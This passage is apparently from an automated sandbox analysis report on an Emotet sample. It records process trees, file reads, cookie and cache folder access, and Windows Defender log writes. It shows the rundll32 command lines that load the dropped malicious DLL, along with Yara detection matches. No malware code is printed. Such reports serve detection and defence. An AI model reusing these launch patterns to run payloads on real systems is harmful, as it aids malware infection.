C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFB4C63B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFB4C63B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4C63B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFB4C63B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae 3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShel l.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFB4D7B12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFB4C63B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFB4C63B526	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management .Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FFB4D7D55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management .Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FFB4D7D55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_ 4.0.0.0__b77a5c561934e089\System.Core.dll	unknown	4096	success or wait	1	7FFB4D7D55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Core\v4.0_ 4.0.0.0__b77a5c561934e089\System.Core.dll	unknown	512	success or wait	1	7FFB4D7D55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System\v4.0_4.0.0 .0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FFB4D7D55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System\v4.0_4.0.0 .0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FFB4D7D55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0 .0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FFB4D7D55FA	unknown
C:\Windows\Microsoft.NET\assembly\GAC_64\mscorlib\v4.0_4.0.0 .0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FFB4D7D55FA	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 5692 Parent PID: 568

General

Start time:	11:53:11
Start date:	07/01/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6268 Parent PID: 568

General

Start time:	11:53:15
Start date:	07/01/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6520 Parent PID: 568

General

Start time:	11:53:21
Start date:	07/01/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 204 Parent PID: 7064

General

Start time:	11:53:24
Start date:	07/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nsghoht\Gbh5r9o\Q27V.dll,Control_RunDLL
Imagebase:	0x7ff6c54c0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Nsghoht\Gbh5r9o\Q27V.dll	unknown	64	success or wait	1	7FF6C54C2FA7	ReadFile
C:\Users\user\Nsghoht\Gbh5r9o\Q27V.dll	unknown	264	success or wait	1	7FF6C54C2FEA	ReadFile

Analysis Process: rundll32.exe PID: 4456 Parent PID: 204

General

Start time:	11:53:24
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Nsghoht\Gbh5r9o\Q27V.dll,Control_RunDLL
Imagebase:	0x880000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.284787283.00000000029E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.284845000.00000000041B1000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5928 Parent PID: 4456

General

Start time:	11:53:26
Start date:	07/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ebern\dqxd.zpy',Control_RunDLL
Imagebase:	0x880000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.470768632.0000000003410000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.470794872.0000000003431000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34484C0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34484C0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34484C0	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34484C0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34484C0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34484C0	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34484C0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34484C0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34484C0	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34484C0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34484C0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	34484C0	HttpSendRequestW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\Ebern\dqxd.zpy	cannot delete	1	344AAAA	DeleteFileW

Analysis Process: svchost.exe PID: 784 Parent PID: 568

General

Start time:	11:53:26
Start date:	07/01/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 4648 Parent PID: 568

General

Start time:	11:53:27
Start date:	07/01/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 5552 Parent PID: 568

General

Start time:	11:53:28
Start date:	07/01/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SgrmBroker.exe PID: 4560 Parent PID: 568

General

Start time:	11:53:28
Start date:	07/01/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff7d2210000

File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 912 Parent PID: 568

General

Start time:	11:53:29
Start date:	07/01/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: MpCmdRun.exe PID: 7072 Parent PID: 912

General

Start time:	11:54:30
Start date:	07/01/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable
Imagebase:	0x7ff70e820000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	182	0d 00 0a 00 0d 00 0a 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	........-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.- .-.-.-.-.-.-.-.-.-.-.-.-.....	success or wait	1	7FF70E84BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	258	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 43 00 6f 00 6d 00 6d 00 61 00 6e 00 64 00 20 00 4c 00 69 00 6e 00 65 00 3a 00 20 00 22 00 43 00 3a 00 5c 00 50 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 46 00 69 00 6c 00 65 00 73 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 44 00 65 00 66 00 65 00 6e 00 64 00 65 00 72 00 5c 00 6d 00 70 00 63 00 6d 00 64 00 72 00 75 00 6e 00 2e 00 65 00 78 00 65 00 22 00 20 00 2d 00 77 00 64 00 65 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00 20 00 53 00 74 00 61 00 72 00 74 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 54 00 68 00 75 00 20 00 0e 20 4a 00 61 00 6e 00 20 00 0e 20 30 00 37 00 20 00 0e 20 32 00 30 00 32 00 31 00 20 00 31 00 31 00 3a 00 35 00 34 00 3a 00 33 00 30 00 0d 00 0a 00 0d	M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m. p.c.m.d.r.u.n...e.x.e.". .-.w. d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.a.n. .. 0.7. .. 2.0.2.1. .1.1.:. 5.4.:.3.0......	success or wait	1	7FF70E84BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	86	4d 00 70 00 45 00 6e 00 73 00 75 00 72 00 65 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 4d 00 69 00 74 00 69 00 67 00 61 00 74 00 69 00 6f 00 6e 00 50 00 6f 00 6c 00 69 00 63 00 79 00 3a 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 00 78 00 31 00 0d 00 0a 00	M.p.E.n.s.u.r.e.P.r.o.c.e.s. s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c. y.:. .h.r. .=. .0.x.1.....	success or wait	1	7FF70E84BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	20	57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00	W.D.E.n.a.b.l.e.....	success or wait	1	7FF70E84BC96	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	86	45 00 52 00 52 00 4f 00 52 00 3a 00 20 00 4d 00 70 00 57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 28 00 54 00 52 00 55 00 45 00 29 00 20 00 66 00 61 00 69 00 6c 00 65 00 64 00 20 00 28 00 38 00 30 00 30 00 37 00 30 00 34 00 45 00 43 00 29 00 0d 00 0a 00	E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e. (.T.R.U.E.). .f.a.i.l.e.d. . (.8.0.0.7.0.4.E.C.).....	success or wait	1	7FF70E84BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	100	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 45 00 6e 00 64 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 54 00 68 00 75 00 20 00 0e 20 4a 00 61 00 6e 00 20 00 0e 20 30 00 37 00 20 00 0e 20 32 00 30 00 32 00 31 00 20 00 31 00 31 00 3a 00 35 00 34 00 3a 00 33 00 30 00 0d 00 0a 00	M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.a.n. . . 0.7. .. 2.0.2.1. .1.1.:.5.4. :.3.0.....	success or wait	1	7FF70E84BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	174	2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	-.....	success or wait	1	7FF70E84BC96	WriteFile

Analysis Process: conhost.exe PID: 7084 Parent PID: 7072

General

Start time:	11:54:30
Start date:	07/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

Code Analysis